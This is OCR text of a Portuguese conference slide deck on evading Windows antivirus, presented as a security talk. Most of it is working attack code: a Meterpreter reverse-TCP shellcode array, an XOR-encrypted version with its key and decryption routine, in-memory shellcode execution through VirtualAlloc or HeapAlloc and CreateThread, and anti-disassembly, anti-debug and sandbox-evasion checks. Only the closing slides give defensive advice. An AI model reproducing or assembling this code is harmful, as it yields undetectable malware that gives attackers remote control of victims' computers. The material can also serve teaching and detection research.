O MAIOR EVENTO DE HACKING, SEGURANÇA E TECNOLOGIA ~~DO BRASIL~~ DO CONTINENTE

A arte de ser indetectável

Ighor Augusto

26/06/2017

INTRODUÇÃO

Whoami

Ighor Augusto Barreto Cândido

Fundador e CEO da Intruder Security

Offensive Security Certified Professional

intruder

SEGURANÇA DA INFORMAÇÃO

OFFENSIVE® security

Objetivo

- Como burlar Anti-Virus (facilmente);
- Técnicas simples;
- Ambiente Windows;
- Visual Studio.

Considerações

- Deve-se conhecer:
  - Arquitetura x86
  - API do Windows
  - C/C++
- Não falaremos de ofuscação do “transporte”;
- A ideia se aplica a outros sistemas.

ANTI-VIRUS

Detecção por assinatura

- Tradicional;
- Análise por comparação;
- Acionada ao tocar o File System.

Análise Estática

- Analisa o código do programa;
- Disassembly;
- Não executa o programa.

Análise Dinâmica

- Executa e testa o programa;
- Debuga o programa;
- Monitora chamada de API’s.

Sandbox

- Mecanismo para rodar “separadamente” um programa ou código;
- Ambiente de emulação
- Espaço de memória separado;
- Emulação de chamada de API.

Heurística

- “Inteligência”
- Combinação das análises anteriores;
- Baseado em estatísticas e regras de análise;
- Categoriza código e fragmentos baseado em critérios pré-definidos.


Heurística (algumas regras)

- Detecção de stub de decodificação;
- Potencial endreço de IP na memória;
- Modifica configuração de proxy;
- Injeta código em processos;
- Tenta pegar informaçoes de outros processos ou do sistema;
- Análise de entropia;
- Monitora o registro do Windows;
- Detecta elevação de privilégio (tentativas);
- Uso incomum de memória;
- Abre muitos processos;
- O programa possivelmente checa a presença de Antivirus;
- etc...

BYPASS CONHECIDOS

Crypters

- Criptografa o executável;
- Adiciona um stub de decodificação;
- Executa o binário na memória;
- Geralmente usa o método RunPE.



Packers

- Compacta o executável;
- Atua muito parecido com o crypter;
- Adiciona stub de descompactação;
- Executa o binário direto na memória.

Ofuscação

- Mistura de códigos inúteis em funções reais;
- Análise estática fica mais difícil;
- Altera a assinatura do binário;
- Pode alterar o fluxo de execução e reestabelecer novamente.

Anti-disassembly

- Técnicas que dificultam o entendimento do assembly;
- Adiciona código lixo;
- Metamorfismo;
- Desvios de fluxos que não interferem na execução final do programa.

Anti-debug

- Técnica usada para impedir o debug do programa;
- Tentar identificar a presença do debugger;
- Desabilitar o debugger;
- Escapar do controle do debugger;
- Explorar vulnerabilidade no debugger???

Anti-VM

- Técnicas que tentam descobrir se o programa está rodando em ambiente virtualizado;
- Geralmente usado para camuflar aos olhos de researchers;


Ferramentas comuns

- Veil Evasion;
- Hyperion;
- peCloak;
- Insanity;
- TheFatRat;
- Powershell tricks (Empire).

COMO OBTER O FUD?

Estratégia

- Tentar identificar a presença do Anti-Virus;
- Se sim, não executamos a parte maliciosa do código;
- Se não, decodificamos e executamos o shellcode.



Shellcode

- Vantagem: não usar RunPE;
- Meterpreter reverse TCP RC4;
- Parte maliciosa do código.

```
unsigned char buf[] =
"\xba\x7c\x22\xe0\xc9\xd9\xc4\xd9\x74\x24\xf4\x5f\x31\xc9\xb1"
"\x76\x83\xef\xfc\x31\x57\x11\x03\x57\x11\xe2\x89\xde\x08\x4b"
"\x71\x1f\xc9\x2c\xf8\xfa\xf8\x6c\x9e\x8f\xab\x5c\xd5\xc2\x47"
"\x16\xbb\xf6\xdc\x5a\x13\xf8\x55\xd0\x45\x37\x65\x49\xb5\x56"
"\xe5\x90\xe9\xb8\xd4\x5a\xfc\xb9\x11\x86\x0c\xeb\xca\xcc\xa2"
"\x1c\x7e\x98\x7e\x96\xcc\x0c\x06\x4b\x84\x2f\x27\xda\x9e\x69"
"\xe7\xdc\x73\x02\xae\xc6\x90\x2f\x79\x7c\x62\xdb\x78\x54\xba"
"\x24\xd6\x99\x72\xd7\x27\xdd\xb5\x08\x52\x17\xc6\xb5\x64\xec"
"\xb4\x61\xe1\xf7\x1f\xe1\x51\xdc\x9e\x26\x07\x97\xad\x83\x4c"
"\xff\xb1\x12\x81\x8b\xce\x9f\x24\x5c\x47\xdb\x02\x78\x03\xbf"
"\x2b\xd9\xe9\x6e\x54\x39\x52\xce\xf0\x31\x7f\x1b\x89\x1b\xe8"
"\xe8\xa3\xa3\xe8\x66\xb4\xd0\xda\x29\x6e\x7f\x57\xa1\xa8\x78"
"\x98\x98\x0c\x16\x67\x23\x6c\x3e\xac\x77\x3c\x28\x05\xf8\xd7"
"\xa8\xaa\x2d\x4d\xac\x3c\x0e\x39\xb7\x39\xe6\x3b\xc8\x40\x4c"
"\xb2\x2e\x12\xe2\x94\xfe\xd3\x52\x54\xaf\xbb\xb8\x5b\x90\xdc"
"\xc2\xb6\xb9\x77\x2d\x6e\x91\xef\xd4\x2b\x69\x91\x19\xe6\x17"
"\x91\x92\x02\xe7\x5c\x53\x67\xfb\x89\xb5\x87\x03\x4a\x50\x87"
"\x69\x4e\xf2\xd0\x05\x4c\x23\x16\x8a\xaf\x06\x25\xcd\x50\xd7"
"\x60\xa5\x67\xa6\x84\x82\xde\x68\x44\x78\x6e\x68\x95\x82\x6f"
"\x03\xd5\xea\x6f\xc3\xd5\xea\x3e\x89\xd5\x82\x98\xe9\x86\xb7"
"\xe6\x27\xa5\xa0\x19\xc9\xb5\xd0\x4a\x9f\xe5\xba\x6c\x49\x56"
"\x6c\x05\x77\x81\x5a\x8a\x88\xe4\xd8\xcd\x77\x7b\xfd\x75\x10"
"\x83\x41\x86\xe0\xe9\x41\xd6\x88\xe6\x6e\xd9\x78\x07\xa5\xb2"
"\x10\x82\x28\x70\x80\x93\x60\xd4\x1c\x94\x87\xcd\x49\x34\x67"
"\xf2\x75\xc9\x54\x24\x4c\xbc\x9d\x6c\x09\x63\x77\xc4\x20\x44"
"\x9f\xfa\x32\x7a\x60\xbb\x07\x61\x5d\x21\xda\x01\xbd\xcb\x93"
"\xde\xd1\xa4\x3d\xf0\x9d\x15\x73\x30\x4b\x57\xb3\xc5\x77\x29"
"\xdb\x25\x89\x2a\x24\x14\x52\x28\x38\x51\xed\xef\xc0\xbf\xe2"
"\xed\xdc\x29\x77\xe5\xdb\xd3\x93\x19\x6c\xcf\x9c\xdb\xac\x9a"
"\x4a\x12\xf6\x9a\x4b\x57\x14\x65\xc6\x4c\x23\xef\xc2\x73\xa3"
"\xfb\xed\x89\xa7\x1c\x78\x99\xd0\x12\x29\xa2\x9b\x1b\xa4\x47"
"\x7c\x58\xfd\x68\x9e\x74\x08\x01\x07\x1d\xb1\x4c\xb8\xc8\xf6"
"\x68\x3b\xf8\x86\x8e\x23\x89\x83\xcb\xe3\x62\xfe\x44\x86\x84"
"\xad\x65\x83";
```

Encryptando

- Simples XOR encrypt é o suficiente;
- Camufla análise por assinatura;

```
unsigned char key[] = "F0rb1dd3n";

for(int i = 0; i < strlen(buf); i++){
    buf[i] ^= key[i % sizeof(key)];
}
```

```
char shellcode[] =
    "\xfc\x4c\x50\x82\xf8\xbd\xa0\xea\x1a\x24\xb2\x6f\x43\xab\x80"
    "\x12\xe7\xdc\x92\x31\x11\x21\x71\x35\x20\x86\xed\xed\x66\x4b"
    "\x37\x2f\xbb\x4e\xc9\x9e\x9c\x5f\xf0\x8f\xed\x6c\xa7\xa0\x76"
    "\x72\xdf\xc5\xb2\x5a\x55\xc8\x27\xb2\x74\x53\x01\x7a\xdb\x56"
    "\xa3\xa0\x9b\xda\xe5\x3e\x98\x8a\x7f\x86\x4a\xdb\xb8\xae\x93"
    "\x78\x1a\xab\x10\x96\x8a\x3c\x74\x29\xb5\x4b\x43\xe9\xf0\x69"
    "\xa1\xec\x01\x60\x9f\xa2\xf4\x1c\x17\x7c\x24\xeb\x0a\x36\x8b"
    "\x40\xb2\xaa\x1c\xd7\x61\xed\xc7\x6a\x63\x73\xa2\x86\x0a\xec"
    "\xf2\x51\x93\x95\x2e\x85\x35\xef\xf0\x26\x41\xa7\xdf\xe1\x7d"
    "\x9b\xd5\x21\xef\x8b\x88\xaf\x56\x3e\x76\xbf\x66\x4b\x6d\xbf"
    "\x6d\xe9\x9b\x0c\x65\x5d\x36\xfd\x9e\x31\x39\x2b\xfb\x79\xd9"
    "\x8c\xc7\x90\x86\x66\xf2\xe0\xa8\x4b\x5f\x1b\x33\x92\xc6\x78"
    "\xde\xa8\x7e\x74\x56\x47\x08\x0d\xc2\x77\x7a\x18\x77\x9a\xe6"
    "\xcc\xce\x1e\x23\xac\x7a\x3e\x4b\xd5\x08\x82\x5f\xfb\x2e\x4c"
    "\xf4\x1e\x60\x80\xa5\x9a\xb7\x61\x3a\xaf\xfd\x88\x29\xf2\xed"
    "\xa6\xd2\x8a\x19\x2d\x28\xa1\x9d\xb6\x1a\x0d\xf5\x2a\x88\x17"
    "\xd7\xa2\x70\x85\x6d\x37\x03\xc8\xe7\xb5\xc1\x33\x38\x32\xb6"
    "\x0d\x2a\xc1\xbe\x05\x0a\x13\x64\xe8\x9e\x62\x41\xfe\x3e\xd7"
    "\x26\x95\x15\xc4\xb5\xe6\xba\x5b\x2a\x78\x28\x58\xe7\xe0\x5e"
    "\x67\xb1\xd9\x01\xc3\x93\xda\x4c\xeb\xe4\xe6\xfc\xda\xe8\xb7"
    "\xa0\x17\xd7\xc2\x28\xad\xd1\xe3\x24\x9f\xa3\x8a\x1e\x2b\x67"
    "\x08\x61\x44\xef\x5a\xcc\xb8\x96\xba\xfc\x13\x1f\xce\x1b\x10"
    "\xc5\x71\xf4\x82\xd8\x25\xb2\xbb\x88\x6e\x9f\x48\x75\xc7\x83"
    "\x74\xe6\x1b\x1e\x80\xd5\x50\xa6\x7e\xa5\xe3\xa9\x7a\x5a\x67"
    "\xb4\x45\xbb\x36\x15\x28\xd8\xae\x02\x09\x25\x47\xb6\x42\x75"
    "\xfb\x9e\x01\x14\x60\xfd\x37\x13\x3f\x10\xbe\x65\x8e\xa5\x93"
    "\x98\xe1\xd6\x5f\xc1\xf9\x71\x40\x5e\x4b\x11\x83\xb7\x15\x18"
    "\xbf\x41\xba\x44\x24\x52\x62\x5a\x5a\x60\x89\x8b\xf3\xd1\xe2"
    "\xab\xec\x5b\x15\xd4\xbf\xb7\xa0\x77\x6c\x89\xac\xa9\xce\xab"
    "\x2e\x76\xc5\xf4\x4b\x11\x24\x17\xa4\x7d\x47\x8b\xf1\x1d\xa3"
    "\xbd\xdd\xfb\xc5\x2d\x1c\xfd\xe3\x7c\x29\xe4\xab\x69\xc6\x76"
    "\x18\x3c\xce\x06\x9e\x32\x38\x73\x65\x2c\xd5\x28\x8b\xa6\xf6"
    "\x2e\x0b\x8a\xe4\xbf\x47\xed\xb0\xa5\xe3\x24\xce\x36\xe4\xb5"
    "\xc9\x01\xb0";

char key[] = "F0rb1dd3n";
```

Rotina de decrypt

```
void DecryptShellcode() {
    for (int i = 0; i < sizeof(shellcode)-1; i++) {

        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True1
            __asm __emit(0xca)
            __asm __emit(0x55)
            __asm __emit(0x78)
            __asm __emit(0x2c)
            __asm __emit(0x02)
            __asm __emit(0x9b)
            __asm __emit(0x6e)
            __asm __emit(0xe9)
            __asm __emit(0x3d)
            __asm __emit(0x6f)
        True1:
            POP EAX
        }

        shellcode[i] ^= key[i % sizeof(key)];

        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True2
            __asm __emit(0xd5)
            __asm __emit(0xb6)
            __asm __emit(0x43)
            __asm __emit(0x87)
            __asm __emit(0xde)
            __asm __emit(0x37)
            __asm __emit(0x24)
            __asm __emit(0xb0)
            __asm __emit(0x3d)
            __asm __emit(0xee)

        True2:
            POP EAX
        }
    }
}
```

Executando Shellcodes

- Extraído do Veil-Evasion;
- Métodos mais comuns para execução de shellcode.

```
LPVOID lpvAddr;
HANDLE hHand;
DWORD dwWaitResult;
DWORD threadID;

lpvAddr = VirtualAlloc(NULL, strlen(buff),0x3000,0x40);
RtlMoveMemory(lpvAddr,buff, strlen(buff));
hHand = CreateThread(NULL,0,lpvAddr,NULL,0,&threadID);
dwWaitResult = WaitForSingleObject(hHand,INFINITE);
return 0;
```

```
HANDLE heapVar;
LPVOID lpvAddr;
HANDLE hHand;
DWORD dwWaitResult;
DWORD threadID;

heapVar = HeapCreate(0x00040000, strlen(shellcode), 0);
lpvAddr = HeapAlloc(heapVar, 0x00000008, strlen(shellcode));
RtlMoveMemory(lpvAddr, shellcode, strlen(shellcode));
hHand = CreateThread(NULL, 0, lpvAddr, NULL, 0, &threadID);
dwWaitResult = WaitForSingleObject(hHand, INFINITE);
return 0;
```

Execução silenciosa

```
typedef LPVOID(__cdecl *MYPROC)(HANDLE, DWORD, SIZE_T); //HeapAlloc

void ExecuteShellcode(){
    HANDLE heapVar;
    LPVOID lpvAddr;
    HANDLE hHand;
    DWORD dwWaitResult;
    DWORD threadID;

    heapVar = HeapCreate(0x00040000, strlen(shellcode), 0);
    MYPROC Allocate = (MYPROC)GetProcAddress(GetModuleHandle("kernel32.dll"), "HeapAlloc");
    lpvAddr = Allocate(heapVar, 0x00000008, strlen(shellcode));
    RtlMoveMemory(lpvAddr, shellcode, strlen(shellcode));
    hHand = CreateThread(NULL, 0, LPTHREAD_START_ROUTINE(lpvAddr), NULL, 0, &threadID);
    while (true){
        BypassAV();
    }
}
```

HEURISTIC BYPASS

Anti-disassembly tricks

```
__asm
{
    xor eax,eax
    jz label
    __asm __emit(0xea)
label:
    ...
}
```

```
#pragma comment(linker,"/SECTION:.text,ERW")

__asm
{
    mov eax, something
    mov [eax], 0x90
something:
    ...
}
```

Anti-debug tricks

```
__asm
{
    mov eax,dword ptr fs:[0x18]
    mov eax,dword ptr [eax+0x30]
    cmp byte ptr [eax+2],0
    je final
final:
    ...
}
```

```
__asm
{
    xor ebx, ebx
    mov bl, 0xCC
inicio:
    mov eax, inicio
    mov ecx, final
    sub ecx, inicio
loop:
    cmp byte ptr [eax],bl
    jne continueLoop
continueLoop:
    inc eax
    dec ecx
    jnz loop
...
final:
}
```

Anti-debug tricks

```
__asm
{
    push ebx
    push eax
    push ecx
    xor ebx, ebx
    mov bl, 0xCC
inicio:
    mov eax, inicio
    mov ecx, final
    sub ecx, inicio
Loop :
    cmp byte ptr[eax], bl
    jne continueLoop
    mov[eax], 0xEB
continueLoop :
    inc eax
    dec ecx
    jnz Loop
    mov ecx, 2
    xor eax, eax
    jz valid
    __asm __emit(0x02)
valid:
    __asm __emit(0xcc)
    __asm __emit(0x02)
    ret
    __asm __emit(0x81)
    sub ebx, 0xB4
    mov eax, dword ptr fs : [ebx]
    add ebx, ebx
    mov eax, dword ptr[eax + ebx]
    cmp byte ptr[eax + ecx], 0
    pop ecx
    pop eax
    pop ebx
    je final
    __asm __emit(0xea)
final:
    // etc
}
```

Floodando a sandbox

```
int count = 0;
for (int i = 0; i < 100000000; i++){
    count++;
}

char * Memdmp = NULL;
Memdmp = (char *)malloc(100000000);
if (Memdmp != NULL) {
    memset(Memdmp, 00, 100000000);
    free(Memdmp);
} else {
    return false;
}
```

```
int Tick = GetTickCount();
Sleep(1000);
int Tac = GetTickCount();
if ((Tac - Tick) < 1000) {
    return false;
}

SYSTEM_INFO SysGuide;
GetSystemInfo(&SysGuide);
int CoreNum = SysGuide.dwNumberOfProcessors;
if (CoreNum < 2) {
    return false;
}
```

Floodando a sandbox

```
LPVOID mem = NULL;
mem = VirtualAllocExNuma(GetCurrentProcess(), NULL, 1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE, 0);
if (mem == NULL)
{
    return false;
}

DWORD result = FlsAlloc(NULL);
if (result == FLS_OUT_OF_INDEXES) {
    return false;
}

PROCESS_MEMORY_COUNTERS pmc;
GetProcessMemoryInfo(GetCurrentProcess(), &pmc, sizeof(pmc));
if(pmc.WorkingSetSize > 3500000) {
    return false;
}

HANDLE proc;
proc = OpenProcess( PROCESS_ALL_ACCESS, FALSE, 4 );
if (proc != NULL) {
    return false;
}
```

E mais…

```
HANDLE AmberMutex = CreateMutex(NULL, TRUE, "muuuu");
if (GetLastError() != ERROR_ALREADY_EXISTS){
    WinExec("obfs.exe", 0);
}

HINSTANCE DLL = LoadLibrary(TEXT("fake.dll"));
if (DLL != NULL) {
    return false;
}
```

```
int main(int argc, char * argv[]){
    if (strstr(argv[0], "obfs.exe") > 0){
        // decrypta shellcode e executa
    }
}
```

DEMO

Let’s go hack!

Conclusão

- Anti-Virus tem muitas limitações!
- Se algumas funcionalidades são implementadas, não quer dizer que elas funcionam bem!
- Por mais complexa que seja uma heurística, ela não consegue prever tudo;

A agora?

- Não devemos confiar totalmente em ferramentas;
- Políticas de segurança são bem vindas;
- Treinamento e conscientização do usuário;
- Monitoramento e auditorias;
- Segurança:
  - hardware + software + pessoas
  - Um processo de melhoramento contínuo!

Referências

- https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/
- http://blog.sevagas.com/?Fun-combining-anti-debugging-and
- https://www.symantec.com/connect/articles/windows-anti-debug-reference
- http://packetstorm.foofus.com/papers/virus/BypassAVDynamics.pdf
- http://pferrie.host22.com/papers/antidebug.pdf
- http://staff.ustc.edu.cn/~bjhua/courses/security/2014/readings/anti-disas.pdf

Obrigado!

#dontstophacking